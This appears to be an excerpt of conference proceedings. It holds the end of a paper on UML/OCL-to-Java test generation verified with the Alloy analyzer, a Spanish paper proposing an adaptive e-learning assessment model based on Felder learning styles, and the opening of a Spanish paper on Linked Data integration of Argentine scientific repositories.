


Figure 15. model instance found by the analyzer

To exemplify what happen when the analyzer deals with an inconsistent model, we add an inconsistency in the case study. Knowing that we have the following constraint in the class *Subject*,

```
self.enrolledStudents->size() < 100
```

We will add a new constraint to the same class,

```
self.enrolledStudents ->size() > 100
```

Straightforwardly we can see that the model is going to be inconsistent, since there is no subject that can have less than 100 students and at the same time more than 100. Nevertheless, our Java code will be generated as before and its test will still be successful (since we will use mock objects that will always/never pass their invariants). But after translating the OCL code to its correspondent Alloy code, the situation will be different. If we execute the Alloy analyzer, we will get the answer in figure 16, without finding model instances, and warning us that our model might be inconsistent.

```
Starting the solver...
Warning #1
This variable is unused.
Warning #2
This variable is unused.
Note: There were 2 compilation warnings. Please scroll up to see them.
Executing "Run enrolSubject for 4 but exactly 1 Student, exactly 1 Time"
Solver=minisat(jni) Bitwidth=0 MaxSeq=0 SkolemDepth=1 Symmetry=20
1674 vars. 214 primary vars. 2536 clauses. 16ms.
Instance found. Predicate is consistent. 0ms.
Note: There were 2 compilation warnings. Please scroll up to see them.
```

Figure 16. No model instances to show

To find concrete evidence of the violation of the model specification, we can use the Alloy command *check* which, given an assertion, looks for counterexamples that let us observe how certain facts are violated. In this case, the facts will be the two previously mentioned invariants, and the assertion will be created with the name *noCollapsedSubjects*, specifying that no subject will count with more than 100 students:

```
assert noCollapsedSubjects { no s:Subject —
#s.enrolledStudents < 100}
```

Now we must execute the check command, invoking the assertion: check noCollapsedSubjects for 101 but exactly 1 Subject. After executing the analyzer (for this example we used 5 students instead of 100 to have a better response time), we get the answer showed in figure 17, having found a counterexample. Then we can visualize it as shown in figure 18.

```
Starting the solver...
Warning #1
This variable is unused.
Warning #2
This variable is unused.
Warning #3
This variable is unused.
Note: There were 3 compilation warnings. Please scroll up to see them.
Executing "Check noCollapsedSubjects for 6 but exactly 1 Subject"
Solver=minisat(jni) Bitwidth=0 MaxSeq=0 SkolemDepth=1 Symmetry=20
7994 vars. 657 primary vars. 15138 clauses. 31ms.
Counterexample found. Assertion is invalid. 16ms.
Note: There were 3 compilation warnings. Please scroll up to see them.
```

Figure 17. The analyzer has found a counterexample




Figure 18. Generated counterexample

4. Related Work

Several tools provide support for automatic test code generation from software models. We summarize here the most relevant ones:

TestEra[12] is a testing framework based on Java programs specification. To test a method, it uses the specification of the methods pre conditions to generate tests inputs and the post conditions to check the output correctness. This framework introduced the black box systematic testing in Java programs using Alloy as a technology that allows a limited and exhaustive testing, where a program is tested against every non-equivalent entry within a specific input space. It was very effective when trying to find bugs in several applications which take structured tests in a complex way.

UML base model and OCL verification: Modeling languages such as UML and OCL are increasingly used in early stages of the system design, offering a huge set of constructions. As a result, existent verification engines just support a small part of them. In [13] a new approach is proposed, using model transformations to unify different descriptions meanings in a base model. Along the transformation, constructions are expressed in a complex language with a small group of what are called core elements. This simplification allows interacting with a wide range of verification engines with different advantages and weaknesses.

Model-based tests generation for web applications: In [14] a tool to filter/setup test code within the project is introduced, based on PGBT models. These models are written in a DSL called PARADIGM and consist in UI

test patterns (UITP), describing the test objectives. To generate test cases code, the tester must provide test input data to each UITP model. Nevertheless, without a test case generation algorithm filter/configuration, the test cases quantity may be so big that it turns unmanageable. So, the approach in [14] introduces a technique to define test cases code generation parameters to generate a reasonable number of them, comparing the different test strategies and measuring the model tool performance against a capture-replay tool which is used for web testing.

UML modeling environments for tests creation are usually uncomfortable and force users to know many UML details. The Fokus!MBT tool [15] is a multiparadigm test modeling environment based on the UML testing profile and an industry notation adopted by the OMG for model-based testing. Fokus!MBT simplifies the creation and authorship of test models with a specific methodology support.

5. Conclusion and Future Works

We developed a tool which allows translating a data model with formal constraints to its corresponding Java code, automating the generation of strong test cases codes and specifying them not only in the Java language but also in two formal languages, such as OCL and Alloy. In a few steps a regular UML and Java user with some OCL knowledge can define a data model and count with the needed tools to verify whether that model is consistent and to automatically generate the system code with associated test-cases code. This gives developers a trustworthy and verifiable support with different techniques.

Comparing it with the related works we described before, we can point the following advantages:

- ✓ Dual verification: we achieve both static and dynamic verification.
- ✓ UML-Alloy connection: generally, the proposed tools associate UML/OCL with MDT or OCL with Alloy. In this case, we consistently integrate the three of them.
- ✓ Better Tools: we made use of stronger and newer tools such as Acceleo, Papyrus and Mockito against MOFScript and EasyMock.
- ✓ Complete process: generally, only one part of the software development process is optimized/automated. In this case, we provide a code ready for production and which is verifiable, adaptable and usable for a wide range of users.

To extend the proposed solution, we are working on the following lines:

- ✓ After modifying the code we got in the first instance and also modifying the original model, regenerate the code with the Acceleo tool without altering the updates we have made or the text which was delimited by special markers.
- ✓ Have less abstract tests and try not to use mocks, in order to generate more specific tests and more related with each method to make them more trustworthy.
- ✓ When finding an inconsistency in the source model, generate counterexamples in the natural/Java language, so that users who do not understand formal verification can understand and help to fix them.
- ✓ Allowing the developer to select the programming language for the generated code (additionally to Java).

6. References

[1] Claudia Pons, Roxana Giandini, Gabriela Perez. Desarrollo de Software Dirigido por Modelos. Universidad Nacional de La Plata. Editorial: McGraw-Hill Educacion y Edulp. Marzo 2010

[2] Mark Utting and Bruno Legeard. Practical Model Based Testing: A tools approach. 2007

[3] Unified Modeling Language™ (UML)
<http://www.omg.org/spec/UML/>

[4] Mandana Vaziri and Daniel Jackson. Some Shortcomings of OCL, the Object Constraint Language of UML. MIT Laboratory for Computer science. December, 1999

[5] Alloy: <http://alloy.mit.edu/alloy/>

[6] Eclipse Modeling Framework EMF:
<http://eclipse.org/modeling/emf/>

[7] Papyrus: <http://eclipse.org/papyrus>

[8] Acceleo: <http://wiki.eclipse.org/Acceleo>

[9] JUnit: <http://junit.org/junit4/> [10 Mockito:
<http://site.mockito.org/>

[11] AlloyMDA: <http://sourceforge.net/p/alloymda/wiki/Home/>

[12] Shadi Abdul Khalek, Guowei Yank, Lingmin g Zhang, Darko Marinovt, Sarfraz Khurshid. TestEra: A tool for testing Java Programs using Alloy specifications. Electrical and Computer Engineering, University of Texas at Austin.

[13] Frank Hilken, Philipp Niemann, Robert Wille and Martin Gogolla. Towards a Base Model for UML and OCL Verification. University of Bremen, Computer Science Department

[14] Miguel Nabuco, Ana C.R. Paiva. Model-based test case generation for Web Applications. Department of Informatics Engineering. Faculty of Engineering of University of Porto

[15] Marc-Florian Wendland, Andreas Homann, Multi-Paradigmatic Test Modeling Environment. Fraunhofer, Ina Schieferdecker. Fokus!MBT – A multiparadigm test modeling environment.

Diseño de un Modelo de Evaluación Adaptativa Considerando el Estilo de Aprendizaje (EVALUA) en un Sistema e-Learning Adaptativo

Paul Tocto¹, Gloria Huamani²
Facultad de Ingeniería Industrial y de Sistemas
Universidad Nacional de Ingeniería
Lima, Perú
ptocto@uni.edu.pe¹, therehuamani@gmail.com²

Resumen

El objetivo de la presente investigación es plantear un modelo de evaluación adaptativa considerando el estilo de aprendizaje (EVALUA) del alumno, como un componente a incluirse en un sistema e-learning adaptativo, utilizando las dimensiones de aprendizaje de Felder & Soloman. La investigación identificó el estado del arte del componente de evaluación de un sistema e-learning adaptativo, encontrando la aplicación de diversas técnicas, como lógica difusa, Teoría de respuesta al ítem, Agentes inteligentes, entre otros.

Luego se planteó un modelo de evaluación adaptativa, considerando los siguientes componentes: el perfil del alumno, un banco de preguntas, y un proceso de generación automática del examen en función al perfil del alumno y al Banco de preguntas desarrollado por un experto en la asignatura.

Finalmente se presente el avance actual de la experimentación.

Palabras Claves: modelo, evaluación, adaptativo, estilo de aprendizaje, e-learning

1. Introducción

Se define e-learning como un concepto derivado del uso de las tecnologías de información y comunicaciones para revisar y transformar la enseñanza tradicional y los modelos de aprendizaje [1]. Por otra parte, e-learning adaptativo: “Es un sistema interactivo que personaliza y adapta los contenidos e-learning, modelos pedagógicos e

interacciones entre los participantes en el entorno para hallar las necesidades individuales y preferencias de los usuarios” [2], asimismo existen investigaciones que consideran el estilo de aprendizaje en los sistemas e-learning adaptativo, como el planteamiento de un sistema de tutoría inteligente [3]; este enfoque se aplica en la presente investigación al plantear un modelo de evaluación adaptativa en función de los estilos de aprendizaje de los alumnos según el modelo planteado por Felder y Silverman [4], considerando el enfoque que las preferencias de aprendizaje se relacionan directamente con el modo de percibir-captar y procesar-aplicar la información recibida del entorno por parte del alumno [5].

Las técnicas usadas en el componente de evaluación de un sistema e-learning contempla las siguientes técnicas, como lógica difusa, Teoría de respuesta al ítem, Agentes inteligentes, entre otros, de la literatura revisada ninguno contempla el uso del estilo de aprendizaje, para la generación de la evaluación del alumno, lo que motivó la presente investigación, tomando en cuenta que cada alumno tiene determinadas características de aprendizaje. En la presente investigación en curso se plantea el aprendizaje y la evaluación a cada alumno de acuerdo a su estilo de aprendizaje, considerando para tal efecto el estilo de aprendizaje, en los siguientes componentes de un sistema e-learning adaptativo: Banco de preguntas en función al estilo de aprendizaje, módulo de generación de las preguntas en función al estilo de aprendizaje.

Este artículo tiene la siguiente estructura: introducción, antecedentes, perfil del alumno, modelo de evaluación, experimentación y conclusiones.

2. Antecedentes: técnicas usadas en el componente de evaluación de un sistema e-learning adaptativo

En las investigaciones relacionadas a la evaluación del alumno en sistemas e-learning adaptativo, tenemos la aplicación de una variedad de técnicas, que se utilizaron en el componente de la evaluación, de acuerdo con el resumen de las técnicas mostradas en la tabla 1.

Tabla 1. Resumen de técnicas usadas en el componente de evaluación de un sistema e-learning adaptativo

Técnicas	Referencias
1 Lógica difusa	[6]
2 Respuestas múltiples desarrolladas por el profesor.	[7]
2 Teoría de respuesta al ítem	[8]
3 Agentes	[9]
4 Pre evaluación	[10]
5 Basado en el Lenguaje de Ontología de la Web(OWL)	[11]
6 Algoritmo genético	[12]
7 Retroalimentación	[13]
8 Autoevaluación	[14]

2.1 Adaptabilidad de evaluación con lógica difusa: Se plantea un sistema experto difuso genético, que estima el nivel de dificultad en dos fases, en la primera fase un generador de modelos difusos aprende de la base de hechos que está formado por patrones de respuesta de los alumnos, y dinámicamente crea las reglas de clasificación y conjuntos difusos de las variables de entrada para los datos específicos, en la segunda fase el sistema experto difuso infiere el nivel de dificultad de cada pregunta [6].

2.2 Respuestas múltiples desarrolladas por el profesor [7], para evaluar antes y después del desarrollo del curso, considerando que las preguntas seleccionadas en ambos casos sean diferentes.

2.3 Adaptabilidad de la evaluación con la aplicación de la siguiente secuencia de tres métodos, la primera basado en la estructura del curso y enfocado en la selección de los más apropiados tópicos para aprender, la segunda basada en la teoría de respuesta al ítem, para seleccionar las mejores preguntas con una dificultad adecuada para un alumno específico, y el tercero basado en el uso de la historia de respuestas del alumno y preguntas priorizadas de acuerdo a las estrategias específicas, como por ejemplo descartar las preguntas que fueron recientemente contestadas [8].

2.4 Se utiliza el agente del alumno quien personaliza el contenido dinámicamente usando el plan de aprendizaje y el modelo del currículo; y mediante la auto evaluación, que consiste en exámenes de preguntas generadas dinámicamente para cada individuo, y presentadas uno tras otro basado en el rendimiento de los exámenes y en los problemas de aprendizaje de los alumnos [9].

2.5 El sistema automáticamente genera la evaluación dinámica para cada alumno, basado en los resultados de la evaluación inicial, donde todas las preguntas del banco de ítems de diagnóstico son mapeados al sistema de conceptos de aprendizaje, además las preguntas seleccionadas están relacionados a los ítems que el alumno se equivocó, al contestar las preguntas en la evaluación inicial. El banco de ítems de diagnóstico es construido por profesores con una rica experiencia de enseñanza [10].

2.6 Lenguaje de Ontología de la Web (OWL) formaliza el conocimiento, y el conjunto de modelos que describen como las preguntas serán generadas y como serán presentadas, permitiendo la generación del examen mediante el subsistema de examen dinámico [11].

2.7 Para la evaluación se tiene en cuenta, los siguientes parámetros: la dificultad del material, los conceptos, tiempo requerido para leer el material, los conceptos esperados por los alumnos, y el nivel de habilidad de los alumnos [12].

2.8 Proveer inmediata retroalimentación en la respuesta correcta o incorrecta; que consistente en sugerencias generales y específicas, de acuerdo a la respuestas proporcionadas por el alumno; en el caso de respuestas erradas, se utilizan las sugerencias generales; y se utilizan unas retroalimentaciones específicas en el caso el alumno no tenga conocimiento del tema [13].

2.9 Ayuda dinámica de acuerdo a la evaluación, para ajustar el progreso del proceso de aprendizaje del alumno, de acuerdo a la experimentación realizada [14].

3. Perfil del alumno

En [15] se considera que el modelo del usuario de un sistema adaptativo, representa el progreso y el conocimiento individual del alumno en relación con el conocimiento, como también tiene aspectos importantes del alumno con el objetivo de individualizar la enseñanza.

El estilo de aprendizaje individualiza como el alumno percibe, interactúa, y responde al entorno del aprendizaje según [4], por lo tanto el estilo de aprendizaje estaría contenido en el Perfil del alumno.

3.1 Estilos de aprendizaje

Se define el estilo de aprendizaje como un comportamiento psicosocial que sirve como un indicador estable relativo, de cómo el alumno percibe, interactúa, y responde al entorno de aprendizaje [4]. Hay varios instrumentos que miden el aprendizaje, como CHAEA, KOLB, Felder y colaboradores, etc. En esta investigación se ha seleccionado el cuestionario de 44 preguntas que propone Felder y Soloman [16], porque es un instrumento diseñado para alumnos de Ingeniería, que permite definir la preferencia del alumno con respecto a las cuatro dimensiones, en tres grados: balanceado (cuando existe una preferencia por ambas categorías), preferencia moderada (se tiene cuando existe una preferencia moderada de una de categorías sobre la otra) y una preferencia fuerte (cuando existe una mayor preferencia de una categoría sobre la otra).

Felder [5] considera que el estilo de aprendizaje de un alumno puede ser definido en su mayor parte por la respuesta a cinco preguntas: a) Qué tipo de información el alumno percibe preferencialmente: sensitivo (externa), sonidos, sensaciones físicas, o intuiciones? b) A través de que canal sensorial es percibida más efectivamente la información externa: visual, diagramas, gráficos, demostraciones, o sonidos? c) En qué tipo de organización de la información el alumno está más confortable: hechos-inductivos y observaciones que son proporcionados, principios subyacentes que son inferidos o principios deductivos que son dados, consecuencias y aplicaciones que son deducidos. d) Cómo el alumno prefiere procesar la información: activamente mediante el compromiso en actividades físicas, discusiones, o reflexivamente mediante la introspección. e) Como progresa el alumno hacia el entendimiento: secuencialmente (pasos continuos), globalmente (en grandes pasos), holísticamente.

4. Modelo de evaluación (EVALUA)

El modelo planteado (figura 1), es un componente de un sistema e-learning adaptativo [15], que considera la adaptabilidad en los materiales de aprendizaje, como también, tenemos la adaptabilidad en los elementos de la interfaz del usuario y la adaptabilidad en los otros componentes, así como la presente investigación. El modelo considera la integración de los siguientes componentes: Banco de preguntas, Perfil del alumno, Proceso de generación automática del examen adaptativo y el componente de la interfaz;

todas forman parte de un sistema e-learning adaptativo.

El alumno al registrarse en el sistema e-learning adaptativo, debe identificar su estilo de aprendizaje respondiendo al cuestionario de Felder. Luego de desarrollado el cuestionario [16], el resultado se debe de almacenar en el componente del perfil del alumno [17], donde se tiene toda la información del alumno en un sistema e-learning adaptativo: experiencia de entrenamiento, actividades de auto estudio, demandas de aprendizaje y ubicación; además en el perfil del alumno se debería de contemplar un subcomponente de todas las evaluaciones que el alumno ha realizado, los cuestionarios de estilos de aprendizaje desarrollados y su estilo de aprendizaje actualizado, cuando él lo considere conveniente.

Se considera que existe una interfaz definida en un sistema e-learning adaptativo, que permite el registro de los datos del usuario inicialmente en el perfil del alumno y que también se inter relaciona con el componente del módulo de Contenidos y el componente de evaluación.

El estilo de aprendizaje según Felder [4]: Activista/Reflexivo, Sensitivo/Intuitivo, Visual/Verbal y secuencial Global, se obtiene del perfil del alumno, mediante el identificador único que tiene el alumno en todo sistema e-learning adaptativo, donde se almacena toda la información relativa al alumno.

El Banco de preguntas está formado por un conjunto de preguntas y respuestas, que se debe de validar con un profesor especialista en la materia del curso, está clasificado por temas, tipo de estilo de aprendizaje según Felder.

El Banco de preguntas se interrelaciona con el componente "Proceso para la generación automática del examen adaptativo" mediante la recepción de la información correspondiente al tema, estilos de aprendizaje y el nivel: básico, intermedio y avanzado, luego el componente del Banco de preguntas, envía las preguntas con las características solicitadas.

El Proceso de generación de preguntas, considera, el estilo de aprendizaje, la unidad a evaluar y el número de preguntas, de acuerdo a estas condiciones selecciona aleatoriamente las preguntas, ver figura 1, y crea una prueba personalizada, de acuerdo al estilo de aprendizaje, a continuación, considerando que el alumno realice el examen, se brinda el resultado de la prueba, utilizando el componente de la interfaz del sistema e-learning adaptativo, también se debe de almacenar el examen desarrollado por el alumno, en el perfil del alumno [17], para que en el sistema e-learning adaptativo, pueda estar disponible la información

del resultado de la evaluación, para cualquier otro componente del sistema e-learning adaptativo.




Figura 1.- Integración del componente de evaluación en un sistema e-learning adaptativo

4.1 Proceso para la generación del examen adaptativo

El alumno ya reconoce su estilo de aprendizaje por haber llenado el cuestionario, por lo tanto se tiene identificado al alumno y su estilo de aprendizaje, en el perfil del alumno.

Para ser evaluado el alumno selecciona el curso correspondiente y a continuación el sistema e-learning adaptativo obtiene del perfil del alumno, toda la información requerida con respecto a la evaluación a realizar (examen, práctica, test, etc.), así como las veces que el alumno ya realizó previamente la evaluación que está solicitando, los objetivos a evaluar y el estilo de aprendizaje. Con toda la información obtenida previamente, se obtiene del banco de preguntas los ítems a considerar en la evaluación, finalmente el alumno realiza la prueba y toda la información generada, ítems de las pruebas y sus respuestas, es almacenada en el perfil del alumno, que sirve para la próxima evaluación, todo este proceso gráficamente se muestra en la figura 2.




Figura 2.- Proceso para la generación del examen adaptativo

5. Experimentación

Se ha realizado una prueba piloto para observar la fiabilidad del cuestionario de Felder y colaboradores, en un curso del quinto ciclo de la carrera de Ingeniería de sistemas.

El proceso experimental se está llevado a cabo en el curso de Teoría de Sistemas, de la carrera de Ingeniería Industrial, de la Facultad de Ingeniería Industrial y de Sistemas, en la Universidad Nacional de Ingeniería. Se utiliza la plataforma virtual de la facultad, en Moodle.

Los alumnos integrantes del curso han sido divididos en dos grupos: un primer grupo de control, a quienes se les brindará la enseñanza sin considerar el estilo de aprendizaje y un segundo grupo de experimentación en el cual se considerará el estilo de aprendizaje para la enseñanza y la evaluación correspondiente. Ambos grupos tienen que registrarse en el sistema "Fiis Virtual" y matricularse en el Curso "Teoría de Sistemas".

Para el Grupo de Control, se ha creado una clase virtual tradicional, sin considerar el estilo de aprendizaje, del Curso "Teoría de Sistemas", que el alumno tiene que llevar y luego del cual debe desarrollar el examen de evaluación.

Para el grupo de Experimentación, formado por 44 alumnos, se les solicitó que desarrollen el cuestionario de Felder y Soloman [16], obteniéndose un Alfa de Cronbach de 0.703, que nos asegura una consistencia interna aceptable de la herramienta.

Posteriormente se proporciona a los alumnos una lección del curso de “Teoría de Sistemas” en función a su estilo de aprendizaje, que luego de desarrollarlo, inmediatamente se evaluará los conocimientos adquiridos, mediante el proceso graficado en la figura 2.

6. Conclusiones

La experimentación actualmente se está llevando a cabo con los alumnos del Curso de Teoría de Sistemas, correspondiente a la Carrera de Ingeniería de Sistemas, de la Universidad Nacional de Ingeniería, utilizando “FIIS Virtual”, desarrollado en Moodle.

El cuestionario de Felder y Soloman nos asegura una fiabilidad aceptable porque el valor del Alfa de Cronbach es de 0.703.

También se abre una línea de investigación en la aplicación del estilo de aprendizaje en el componente de evaluación.

7. Bibliografía

- [1] Kigozi E., Ekenberg L., Hansson H., Tusubira F. and Mats Danielson M., "Exploring the e-Learning State of Art", *The Electronic Journal of e-Learning*, 2008, Volume 6 Issue 2, pp. 77 - 88
- [2] Stoyanov, S. and Kirschner, P., " Expert Concept Mapping Method for Defining the Characteristics of Adaptive E-Learning: ALFANET Project Case", *Educational Technology Research and Development*, 2004, Vol. 52, No.2, pp. 41-56.
- [3] Peña C., Marzo J., Lluís J., y Fabregat R., "Un Sistema de Tutoría Inteligente Adaptativo Considerando Estilos de Aprendizaje", *Revista UIS Ingenierías*, 2012, v. 1, n. 2.
- [4] Felder & Silverman., "Learning and teaching styles in Engineering Education". *Engr. Education*, 1988, pp. 674–681
- [5] Del Valle Y., "Adaptación del Diseño de Unidades Didácticas a Estilos de Aprendizaje en Entornos Virtuales de Enseñanza-Aprendizaje", Universidad de Granada, España, 2015.
- [6] Verdú E., Verdú M.J., Regueras L.M., de Castro J. & García R., "A genetic fuzzy expert system for automatic question classification in a competitive learning environment". *Expert Systems with Applications*, 39(8), 2012, pp. 7471-7478.

- [7] Hsieh T-C., Lee M-C. & Su C-Y., "Designing and implementing a personalized remedial learning system for enhancing the programming learning". *Educational Technology & Society*, 16 (4), 2013, pp.32–46.
- [8] Barla M., Bieliková M., Ezzedinne A., Kramár T., Simko M. & Vozár O., "On the impact of s test question selection for learning efficiency". *Computers & Education*, 55, (2010), pp. 846-857.
- [9] Xu D., Wang W.W., Wang H. and Heales J., "Enhancing e-learning effectiveness using an intelligent agent-supported personalized virtual learning environment: An empirical investigation". *Information & Management*, 51, (2014), pp. 430–440.
- [10] Wang T-H., "Developing an assessment-centered e-Learning system for improving student learning effectiveness". *Computers & Education*, 73, 2014, pp. 189-203.
- [11] Zitko B., Stankow S., Rosic M. & Grubisic A., " Dynamic test generation over ontology-based knowledge representation in authoring shell". *Expert Systems with Applications*, 36 (2009), pp. 8185-8196.
- [12] Chang TY & Ke YR., "A personalized e-course composition based on a genetic algorithm with forcing legality in an adaptive learning system". *Journal of Network and Computer Applications*, 36(2013), pp. 533–542.
- [13] Van Seters J.R., Ossevoort M.A., Tramper J., Goedhart M.J. "The influence of student characteristics on the use of adaptive e-learning material". *Computers & Education*, 58 (2012), pp. 942-952.
- [14] Wu C-H. et al., "Developing an Adaptive e-Learning System for Learning Excel" in *Proceedings of the 2017 IEEE International Conference on Applied System Innovation IEEE, ICASI 2017 - Meen, Prior & Lam (Eds) ISBN*.
- [15] "Evaluating adaptive learning model," in *Interactive Collaborative Learning (ICL), 2014 International Conference on*, 2014, pp. 818–822.
- [16] Felder R., Soloman B., "Index of Learning Styles Questionnaire". Nc State University. [Online]. Available: <https://www.webtools.ncsu.edu/learningstyles/>.
- [17] Le L., Nguyen A., Nguyen T. and Hunger A., "Building learner profile in Adaptive e-Learning Systems" in *The 4th International Conference on e-Learning (ICEL 2009)*.

Hacia la Integración Semántica de Repositorios Digitales Abiertos en Argentina

Gastón Michelan¹, Germán Braun^{1,2}, Laura Cecchi¹, Pablo Fillottrani^{3,4}

¹*Facultad de Informática, Universidad Nacional del Comahue*

²*Consejo Nacional de Investigaciones Científicas y Técnicas (CONICET)*

³*Depto. Ciencias e Ingeniería de la Computación, Universidad Nacional del Sur*

⁴*Comisión de Investigaciones Científicas de la provincia de Buenos Aires (CIC)*

{*gaston.michelan,german.braun,lcecchi*}@fi.uncoma.edu.ar

prf@cs.uns.edu.ar

Resumen—Mediante la implementación de los principios de Datos Enlazados (Linked Data) en el área científica, se pueden hacer más visibles las publicaciones y fomentar la colaboración entre las diferentes instituciones de conocimiento, como universidades, centros de investigación y empresas, entre otros. Para que esto ocurra, los datos deben ser formateados en una estructura estandarizada para ser consistentes de acuerdo a las metodologías de integración y acceso. En este trabajo, relevamos las estructuras de los diferentes datos abiertos publicados en la red por las distintas entidades científicas de Argentina y diseñamos un framework de referencia para integrarlos entre sí y con la nube de datos enlazados existentes en la Web.

1. Introducción y motivación

La Web tradicional es una estructura orientada a documentos accesibles mediante motores de búsqueda basados en el uso de palabras claves. Esta Web se navega a través de documentos marcados con lenguajes para tal fin, por ejemplo HTML, donde los datos “crudos” contenidos en dichos documentos no puede ser directamente indexados. De esta manera, para establecer una relación entre ellos, son necesarios métodos explícitos de interrelación.

Datos Enlazados [1], [2], [3], propuesto por Tim Berners-Lee, es un conjunto de buenas prácticas para publicar datos en una manera estructurada, estándar e interenlazable con otros y, que a su vez, es la base para el desarrollo de

la Web Semántica [4], [5]. La idea fundamental es la generación de enlaces (links) identificando datos a través de la Web de manera unívoca. Estos nuevos datos son estructurados siguiendo el Framework de Descripción de Recursos (RDF) [6], [7], y a través de Identificadores Uniformes de Recursos (URIs). La primitiva básica de RDF es una tripla compuesta por un sujeto, un predicado y un objeto, los cuales describen un determinado recurso o incluyen URIs enlazando la descripción de uno de ellos. Finalmente, para la publicación de datos enlazados, Berners-Lee también propuso las siguientes cuatro reglas: (1) cada recurso o dato debe estar identificado por una URI, (2) utilizar HTTP URIs para que también puedan ser accedidos por las personas, (3) en un formato estándar como RDF, y (4) incluir enlaces a otras URIs de manera que puedan descubrirse más recursos.

Este novedoso paradigma generó la necesidad de nuevas teorías, lenguajes y tecnologías específicas, tales como el lenguaje de consultas para RDF llamado SPARQL [8] y nuevos navegadores Web, como por ejemplo Tabulator [9], [10].

En la actualidad, existen cientos de repositorios de datos abiertos enlazados entre sí, abarcando diversos dominios como Geográficos, Ciencias de la Vida, Gobierno, Música y Lingüísticos [11]. Entre los conjuntos de datos actualmente disponibles podemos nombrar a DBpedia [12], DBLP [13], Freebase [14],

LinkedGeoData [15], TaxonConcept [16], entre otros. La Web de Datos actual puede ser explorada en <http://lod-cloud.net/versions/2017-02-20/lod.svg>.

